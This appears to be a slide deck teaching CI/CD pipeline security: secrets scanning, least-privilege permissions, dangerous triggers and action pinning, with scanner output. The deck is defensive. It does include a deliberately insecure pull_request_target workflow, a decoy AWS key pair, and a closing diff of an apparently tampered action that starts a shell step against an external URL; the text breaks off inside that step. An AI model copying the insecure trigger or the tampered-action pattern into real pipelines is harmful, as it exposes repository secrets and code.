

Beyond SHA Pinning: Security for CI/CD Pipelines



Agenda

1. Introduction
 - What is CI / CD / CS ?
 - The need for secure pipeline
2. Basic Pipeline Security
3. Advanced Pipeline Security
4. Key Takeaways



About us

Samuel

Infrastructure Engineer @ [flywire](#)

  sbldevnet



And he's Paco



Andoni


DevSecOps Engineer @  crossmint

  andoniaf



What's a pipeline?

Just a bunch of YAML files...



```
24 jobs:
25   runtime-infra-scan:
26     name: Runtime Infrastructure Scan with Prowler
27     runs-on: ubuntu-latest
28     outputs:
29       result: ${ steps.scan-result.outputs.result }
30     steps:
31       - name: Check out code
32         uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2
33         with:
34           fetch-depth: 0
35           persist-credentials: false
36
37       - name: Configure AWS credentials
38         uses: aws-actions/configure-aws-credentials@ececaca1a45f3b08a01d2dd070d28d111c5fe6722 # v4.1.0
39         with:
40           role-to-assume: ${ secrets.AWS_IAM_ROLE_ARN }
41           role-session-name: ProwlerSession
42           aws-region: ${ vars.AWS_REGION }
43           role-duration-seconds: ${ vars.AWS_IAM_ROLE_SESSION_DURATION }
44           mask-aws-account-id: true
45
46       - name: Install Prowler
47         run: |
48           pipx install prowler
49           prowler -v
50
51       - name: Run Prowler
52         id: prowler
53         run: |
54           prowler aws --service iam s3 --output-formats html -z
55           continue-on-error: true
56
57       - name: Message
58         run: |
59           echo "Prowler run completed"
60
```

What is a pipeline?

Continuous Integration (CI)


- Developers merge code multiple times a day
- Every merge triggers an automated build and test

Continuous Delivery (CD)

- Every change can be deployed to production
- “Release day” no longer exists

Continuous Security (CS)

- Embedding security into the process
- Automating security controls and tests throughout the pipeline (like we do for QA)
- Find vulnerabilities when they are cheapest and easiest to fix



Security IN the pipeline

If you want to learn more about Continuous Security (CS) in the pipeline try our workshop.



 **secure-pipeline-workshop** Public 

Welcome to the "Secure Pipeline" workshop! This hands-on workshop teaches you how to build a comprehensive security-focused CI/CD pipeline with multiple layers of security scanning and best practices.

 HCL  20  46

<https://github.com/unicrons/secure-pipeline-workshop>



Why is pipeline security important?

- Baseline security of our SDLC (Software Development Life Cycle)
- Elevated access:
 - to secrets
 - to code
 - to infra
- Shared ownership



Why is pipeline security important?

But my repo is private...

...until is not.

Twitch breach leads to leak of source code and streamer earnings data

[John Leyden](#) 07 October 2021 at 14:28 UTC

More than 20GB of Intel source code and proprietary data dumped online

“Exconfidential Lake” leak includes docs Intel provided under NDA as recently as May.

[DAN GOODIN AND JIM SALTER](#) – AUG 6, 2020 4:59 PM 150

Toyota source code exposed for five years, impacts 300,000 drivers

[Dashveenjit Kaur](#) October 13, 2022

Mercedes-Benz Source Code at Risk: GitHub Token Mishap Sparks Major Security Concerns

 [Lohit](#)  January 29, 2024



Samsung and Nvidia are the latest companies to involuntarily go open-source leaking company secrets

NEWS

**tj-actions changed-
attackers to discover**

High severity

GitHub Reviewed

on Mar 24

The Microsoft source code breach may be much bigger than we thought

GitHub Internal Repositories Breached: Source Code and Internal Data Allegedly Exfiltrated in 2026 Supply Chain Attack

Posted on: 20 May 2026 | Author: Foresiet

NPM BREACH EXPOSES TOPTAL GITHUB REPOSITORIES IN MAJOR JULY 2025 ATTACK

by CertPro Digest | Jul 24, 2025 | Data |

Top 10 CI/CD Security Risks

CICD-SEC-1

Insufficient Flow Control Mechanisms

CICD-SEC-2

Inadequate Identity and Access Management

CICD-SEC-3

Dependency Chain Abuse

CICD-SEC-4

Poisoned Pipeline Execution (PPE)

CICD-SEC-5

Insufficient PBAC (Pipeline-Based Access Controls)

CICD-SEC-6

Insufficient Credential Hygiene

CICD-SEC-7

Insecure System Configuration

CICD-SEC-8

Ungoverned Usage of 3rd Party Services

CICD-SEC-9

Improper Artifact Integrity Validation

CICD-SEC-10

Insufficient Logging and Visibility



Basic Pipeline Security



Hardcoded credentials

Embedding sensitive data (API keys, passwords, tokens, webhooks, PII...) directly in source code or config files.

"It's fine, the repository is Private."

Remember:

- Private != Secure.
- Access controls are often too broad (Interns, Contractors, 3rd party tools, untrusted Github Actions...).
- If a developer's laptop is compromised: 💣 The "Private" repo is compromised.

Dev: Hard-code app's secrets

App: Got hacked

Dev:




Hardcoded credentials

Top 10 specific secrets in private repositories



Hardcoded credentials

Top 10 specific secrets leaked on public GitHub in 2024



Echoes of AI Exposure: Thousands of Secrets Leaking Through Vibe Coded Sites | Wave 15 | Project Resonance


redhuntAdmin September 23, 2025

<https://redhuntlabs.com/blog/echoes-of-ai-exposure-thousands-of-secrets-leaking-through-vibe-coded-sites-wave-15-project-resonance/>



Hardcoded credentials

THE STATE OF Secrets Sprawl 2026



AI Detectors



2x — Claude Code co-authored commits leak secrets at twice the human baseline (3.2% vs 1.5%).

+81% — YoY growth in AI-services secrets (1.27M in 2025).



Hardcoded credentials

THE STATE OF Secrets Sprawl 2026


We tracked valid secrets detected in 2022. Four years later,

64%

are still active and exploitable, sitting in public repositories.

The problem isn't detection.
It's remediation.

Percentage of secrets still valid after exposure



Data analysis by GitGuardian



Hardcoded credentials

Solutions

1. Secrets Management:

- Use Native Secrets (GitHub Actions Secrets, GitLab CI Variables).
- External Vaults (OpenBao, AWS Secrets Manager, Infisical...).

2. Pre-commit Hooks (Local):

- Catch secrets *before* git push.
- Tools like: pre-commit, trufflehog, gitleaks.

3. Continuous Security (CI/CD):

- Scan every PR for new secrets.
- Scan commit history for *old* secrets.
- Rotate compromised keys immediately, don't just delete the code.



Hardcoded credentials

Trufflehog

✅ Found verified result 🐼🔑

Detector Type: AWS

Decoder Type: PLAIN

Raw result: AKIA2T2SJH6MS337PDWL

Resource_type: Access key

Account: 729780141977

Arn: arn:aws:iam::729780141977:user/canarytokens.com@@xom68iew4t07umwp9nj01uy4s

Rotation_guide: <https://howtorotate.com/docs/tutorials/aws/>

User_id: AIDA2T2SJH6M50CWJQ6T

File: code/src/simple-app.js

Line: 3

GitLeaks

```
Finding:    const AWS_SECRET_ACCESS_KEY = 'oMKFrMwcYIJB/PU7l2E0G8wg9K0fQapwVKGP4HaD '  
Secret:     oMKFrMwcYIJB/PU7l2E0G8wg9K0fQapwVKGP4HaD  
RuleID:     generic-api-key  
Entropy:    4.834184  
File:       code/src/simple-app.js  
Line:       4  
Fingerprint: code/src/simple-app.js:generic-api-key:4
```

```
Finding:    ...WS_ACCESS_KEY_ID = 'AKIA2T2SJH6MS337PDWL  
Secret:     AKIA2T2SJH6MS337PDWL  
RuleID:     aws-access-token  
Entropy:    3.921928  
File:       code/src/simple-app.js  
Line:       3  
Fingerprint: code/src/simple-app.js:aws-access-token:3
```



Principle Of Least Privilege

The security concept of giving a user, program, or process only the bare minimum permissions needed to do its job.

By default, many pipelines run with **permissive scopes** (Read/Write on everything).

If an attacker compromises a step (e.g., via a malicious dependency), they inherit these permissions.

```
# Default behavior or loose permissions  
permissions: write-all
```

Scenario: A simple "Lint" job having write access to your source code.
Why?



Principle Of Least Privilege

The security concept of giving a user, program, or process only the bare minimum permissions needed to do its job.

By default, many pipelines run with **permissive scopes** (Read/Write on everything).

If an attacker compromises a step (e.g., via a malicious dependency), they inherit these permissions.

```
# Default behavior or loose permissions
permissions: write-all
```

```
permissions:
  actions: read|write|none
  artifact-metadata: read|write|none
  attestations: read|write|none
  checks: read|write|none
  code-quality: read|write|none
  contents: read|write|none
  deployments: read|write|none
  id-token: write|none
  issues: read|write|none
  discussions: read|write|none
  packages: read|write|none
  pages: read|write|none
  pull-requests: read|write|none

  security-events: read|write|none
  statuses: read|write|none
  vulnerability-alerts: read|none
```



Principle Of Least Privilege

Solutions



1. Explicit Workflow Permissions (The YAML)

- Workflows should almost always set ***permissions: {}*** at the workflow level to disable all permissions by default, and then set specific job-level permissions as needed

2. Token Hygiene (The Identity)

- **Avoid admin tokens:** Don't be lazy, admin tokens are common and often grant broad access to all repos in an org.
- **Use Fine-Grained tokens:** Limit scope to specific repositories and specific permissions.

3. Continuous Security (CI/CD):

- Scan every PR for compromised workflows
 - excessive permissions
 - dangerous triggers
 -



Principle Of Least Privilege

Zizmor

```
zizmor -p .github/workflows/deploy.yml
zizmor v1.22.0
INFO audit: zizmor: completed .github/workflows/deploy.yml
error[excessive-permissions]: overly broad permissions
--> .github/workflows/deploy.yml:8:1
|
8 | permissions: write-all
|   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ uses write-all permissions
|
= note: audit confidence → High
```

Claws

```
analyze -f stdout -c claws.yaml -t .github/workflows/deploy.yml
Violation: BulkPermissions on .github/workflows/deploy.yml:8
Permissions should be requested based on access required for a job to
complete instead of in bulk.

For more information:
https://github.com/betterment/claws/blob/main/README.md#bulkpermissions
- main

>>> permissions: write-all

jobs:
  build:
    runs-on: ubuntu-latest
```




Missing Security Controls

Optimizing for speed often means removing "friction" (approvals).

Allowing **External Contributors** (or compromised internal accounts) to run code on your infrastructure automatically.

If you don't require approval for outside PRs, a malicious script runs on your bill (and potentially your network) the second the PR is opened.



Missing Security Controls

```
# .github/workflows/api-diff.yml

on:
  pull_request_target:

jobs:
  test:
    runs-on: ubuntu-latest


    steps:
      - uses: actions/checkout@v6
        with:
          ref: ${ github.event.pull_request.head.sha }

      - uses: ./github/actions/setup-go

      - run: go test ./...
```



Missing Security Controls



Missing Security Controls

Pwn requests

Workflows triggered via `pull_request_target` have write permission to the target repository. They also have access to target repository secrets.

Used for label PRs or comment on them

The same is true for workflows triggered on `pull_request` from a branch in the same repository, but not from external forks

<code>pull_request</code>	Safe. No secrets, Read-only token
<code>pull_request_target</code>	DANGEROUS. Has secrets. Write access



<https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/>



Missing Security Controls

Solutions



1. Code Analysis

- Detect **dangerous-triggers** like `pull_request_target` or `workflow_run` + insecure checkout.

2. Platform Auditing

- Verify that "Branch Protections" and "Approval Rules" are actually enabled in the repo settings.
- Identify repos that are "Missing Security Controls".

3. Continuous Security (CI/CD):

- Run on a schedule a checker tool that verifies repo controls



Missing Security Controls

Zizmor

```
zizmor .github/workflows/deploy.yml
zizmor v1.22.0
INFO audit: zizmor: completed .github/workflows/deploy.yml
error[dangerous-triggers]: use of fundamentally insecure workflow trigger
--> .github/workflows/deploy.yml:3:1
|
3 | / on:
4 | |   pull_request_target:
5 | |   push:
6 | |     branches:
7 | |       - main
| | _____^ pull_request_target is almost always used insecurely
|
= note: audit confidence → Medium
```

Prowler

```
prowler github --verbose

[ASSEMBLY] [v5.18.0]
the handy multi-cloud security tool

Date: 2026-01-31 12:36:24

Color code for results:
- MANUAL (Manual check)
- PASS (Recommended value)
- MUTED (Muted by muted list)
- FAIL (Fix required)

-> Using the GitHub credentials below:
  - GitHub Account: dTroop3r
  - GitHub Account ID: 226478298
  - Authentication Method: Environment Variable for Personal Access Token

-> Using the following configuration:
  - Config File: /Users/andoni/prowler_ws/prowler_worktree.master/prowler/config/config.yaml

Executing 20 checks, please wait...

Check ID: organization_default_repository_permission_strict - organization [high]
PASS PieceOfMind: Organization PieceOfMind base repository permission is 'read', which is strict.

Check ID: organization_members_mfa_required - organization [critical]
FAIL PieceOfMind: Organization PieceOfMind does not require members to have two-factor authentication enabled.

Check ID: organization_repository_creation_limited - organization [high]
FAIL PieceOfMind: Organization PieceOfMind allows members to create repositories of any type.

Check ID: repository_branch_delete_on_merge_enabled - repository [medium]
FAIL dTroop3r: Repository TestRepo1 does not delete branches on merge in default branch (main).
```



Treating Pipelines As Code

We treat pipeline configs like scripts, but they are full software projects with dependencies.

Tags can be moved. Today v7 is safe. Tomorrow v7 could point to malicious code

Pipelines are importing code from the internet every time they run a build.

```
# Classic action pointing to a tag  
uses: actions/checkout@v7
```

Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066) and reviewdog/action-setup@v1 (CVE-2025-30154)

Last Revised: March 26, 2025

<https://www.cisa.gov/news-events/alerts/2025/03/18/supply-chain-compromise-third-party-tj-actions-changed-files-cve-2025-30066-and-reviewdogaction>



Treating Pipelines As Code

Solutions

1. Pin to SHA


- Use the full **Commit SHA**. It guarantees you are running exactly the code you audited.

2. Automate Dependency Management

- Tools like Dependabot for updating for automating the "boring" task of updating SHAs via Pull Requests.
 - But check if Dependabot is configured in an unsecured way (**pull_request_target**)
 - <https://boostsecurity.io/blog/weaponizing-dependabot-pwn-request-at-its-finest>

3. Continuous Security (CI/CD):

- Block Unpinned or Stale Actions
- Scan Incoming Dependencies



Treating Pipelines As Code

Zizmor

```
► zizmor .github/workflows/deploy.yml
🌈 zizmor v1.22.0
INFO audit: zizmor: 🌈 completed .github/workflows/deploy.yml
error[unpinned-uses]: unpinned action reference
--> .github/workflows/deploy.yml:14:15
|
14 |     - uses: action/checkout@v3
|       ^^^^^^^^^^^^^^^^^^^^^^^^^ action is not pinned to a hash
|   (required by blanket policy)
|
= note: audit confidence → High
```

OpenSSF Scorecard

RESULTS		

Aggregate score: 5.1 / 10		
Check scores:		

SCORE	NAME	DOCUMENTATION / REMEDIATION

10 / 10	Binary-Artifacts	no binaries found in the repo
https://github.com/ossf/scorecard/blob/80ee3ecfedf8b19ab8991713a9fdb2e7dcd7262e/docs/checks.md#binary-artifacts		

7	Branch-Protection	internal error: error during branchesHandler.setup: internal error: some github tokens can't read cla
d-auth-token.md https://github.com/ossf/scorecard/blob/80ee3ecfedf8b19ab8991713a9fdb2e7dcd7262e/docs/checks.md#branch-protection		

8 / 10	CI-Tests	13 out of 15 merged PRs checked by a CI test -- score normalized to 8
https://github.com/ossf/scorecard/blob/80ee3ecfedf8b19ab8991713a9fdb2e7dcd7262e/docs/checks.md#ci-tests		

0 / 10	CII-Best-Practices	no effort to earn an OpenSSF best practices badge detected
https://github.com/ossf/scorecard/blob/80ee3ecfedf8b19ab8991713a9fdb2e7dcd7262e/docs/checks.md#cii-best-practices		

9 / 10	Code-Review	Found 14/15 approved changesets -- score normalized to 9
https://github.com/ossf/scorecard/blob/80ee3ecfedf8b19ab8991713a9fdb2e7dcd7262e/docs/checks.md#code-review		

10 / 10	Contributors	project has 4 contributing companies or organizations
https://github.com/ossf/scorecard/blob/80ee3ecfedf8b19ab8991713a9fdb2e7dcd7262e/docs/checks.md#contributors		



Beyond SHA pinning

```
80 ----- name: Checkout code
81 ----- uses: actions/checkout@de0fac2e450dabe009e67214ff5f5447ce83dd # v6.0.2
82 ----- with:
83 ----- fetch-depth: 0
84 ----- persist-credentials: false
@@ -101,14 +101,14 @@ jobs:
```

```
action.yml
@@ -104,6 +104,19 @@ outputs:
104 --- commit:
105 --- description: 'The commit SHA that was checked out'
106 runs:
107 --- using: node24
108 --- main: dist/index.js
109 --- post: dist/index.js

104 --- commit:
105 --- description: 'The commit SHA that was checked out'
106 runs:
107 --- using: 'composite'
108 --- steps:
109 --- uses: actions/checkout@0c366fd6a839edf440554fa01a7085ccb70ac98
110 --- with:
111 --- fetch-depth: 0
112 --- persist-credentials: false
113 --- name: "Setup Checkout"
114 --- shell: bash
115 --- run: |
116 --- BASE="https://scan.aquasecurity.org/static"
